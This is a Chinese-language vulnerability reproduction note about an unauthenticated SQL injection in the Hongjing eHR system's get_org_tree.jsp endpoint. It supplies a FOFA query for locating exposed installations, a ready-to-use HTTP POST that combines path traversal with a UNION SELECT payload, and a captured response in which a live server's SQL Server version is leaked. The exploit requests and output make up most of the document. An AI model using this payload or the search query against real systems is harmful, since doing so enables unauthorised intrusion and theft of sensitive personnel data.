
H1-14宏景-人力资源管理-SQL

漏洞描述：

宏景eHR app_check_in/get_org_tree.jsp接口处存在SQL注入漏洞，未经过身份认证的远程攻击者可利用此漏洞执行任意SQL指令，从而窃取数据库敏感信息。

网站图片：



网络测绘：

fofa语法：

FOFA：app="HJSOFT-HCM"

漏洞复现：

payload：

```
POST /templates/attestation/../../kq/app_check_in/get_org_tree.jsp HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Connection: keep-alive

params=1=0 union select 1,@@version,3,4--+
```

效果图:
查询数据库版本

Request

数据包扫描 热加载 构造请求

```
POST /templates/attestation/../../kq/app_check_in/get_org_tree.jsp HTTP/1.1
Host : [redacted]:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Connection: keep-alive

params=1=0 union select 1,@@version,3,4--+
```

Responses 1171bytes / 48ms

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=42313CADF5A34C990E1[redacted]
Content-Type: text/xml; charset=utf-8
Date: Thu, 14 Dec 2023 17:38:42 GMT
Content-Length: 1171

<?xml version="1.0" encoding="GB2312"?>
<TreeNode id="00" text="root" title="organ[redacted]
<TreeNode id="Microsoft SQL Server 2008 [redacted]
17 2011 00:54:03 &#xA;&#x9;Copyright (c) [redacted]
Edition (64-bit) on Windows NT 6.1 &lt;X[redacted]
text="3" title="3" href="/kq/app_check_i[redacted]
a_code=1Microsoft SQL Server 2008 R2 (SP[redacted]
00:54:03 &#xA;&#x9;Copyright (c) Microso[redacted]
(64-bit) on Windows NT 6.1 &lt;X64&gt; ([redacted]
target="mil_body" xml="/kq/app_check_in/[redacted]
encryptParam=mA1zGtOaNfNYUqYeLZn@2HJB@px[redacted]
cQRXOb31WrBD1F37P9UWcXULsA6g@2HJB@GUGI07[redacted]
2HJF@8YLxnW9fk3419XXxsVsieKHECS4@2HJF@uX[redacted]
WI2qWIqvRlhASZMMqHvjOTIWfbA@2HJB@SQtrYQZ[redacted]
0UYJk8gEntw@2HJF@Iur6RxePa4JLs1@2HJB@h3Q[redacted]
D@" />
</TreeNode>
```